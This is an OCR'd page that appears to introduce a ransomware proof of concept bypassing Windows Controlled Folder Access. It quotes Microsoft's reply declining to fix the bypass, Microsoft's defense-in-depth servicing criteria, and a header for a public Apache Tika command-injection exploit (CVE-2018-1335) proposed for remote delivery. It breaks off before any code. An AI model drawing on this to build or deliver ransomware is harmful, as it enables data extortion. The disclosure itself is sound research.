


New Ransomware PoC



Demo (New Ransomware PoC)

Vulnerability Report



RE: MSRC Case 67510 CRM:0339002074


Microsoft Security Response Center <secure@microsoft.com>
宛先 Microsoft Security Response Center; Aoyama, Souya/青山 荘也
2021/09/21 (火) 1:30

Hi Soya Aoyama,

Thank you for your submission. We determined your finding does not meet our bar for immediate servicing because Controlled Folder Access is a defense-in-depth security features. For more information, please see the Microsoft Security Servicing Criteria for Windows (https://aka.ms/windowscriteria).

However, we've marked your finding for future review as an opportunity to improve our products. I do not have a timeline for this review and will not provide updates moving forward. As no further action is required at this time, I am closing this case. You will not receive further correspondence regarding this submission.

Microsoft Security Servicing Criteria for Windows



Defense-in-depth security features


In some cases, a security feature may provide protection against a threat without being able to provide a robust defense. These security features are typically referred to as defense-in-depth features or mitigations because they provide additional security but may have by design limitations that prevent them from fully mitigating a threat. A bypass for a defense-in-depth security feature by itself does not pose a direct risk because an attacker must also have found a vulnerability that affects a security boundary, or they must rely on additional techniques, such as social engineering to achieve the initial stage of a device compromise.

The following table summarizes the defense-in-depth security features that Microsoft has defined which do not have a servicing plan. Any vulnerability or bypass that affects these security features will not be serviced by default, but it may be addressed in a future version or release. Many of these features are being continuously improved across each product release and are also covered by active bug bounty programs.


In some cases, defense-in-depth security features may take a dependency that will not meet the bar for servicing by default. As a result, these defense-in-depth security features will also not meet the bar for servicing by default. An example of this can be observed with Shielded Virtual Machines which takes a dependency on an administrator not being able to compromise the kernel or a Virtual Machine Worker Process (VMWP) which is protected by Protected Process Light (PPL). In this case, Administrator-to-Kernel and PPL are not serviced by default.

Category	Security feature	Security goal	Intent is to service?	Bounty?
User safety	User Account Control (UAC)	Prevent unwanted system-wide changes (files, registry, etc) without administrator consent	No	No
User safety	AppLocker	Prevent unauthorized applications from executing	No	No
User safety	Controlled Folder Access	Protect access and modification to controlled folders from apps that may be malicious	No	No

Remote Ransomware PoC



Use CVE-2018-1335



Apache Tika-server < 1.18 - Command Injection

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46540	2018-1335	RHINO SECURITY LABS	REMOTE	WINDOWS	2019-03-13

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:

```
#########################################################################################
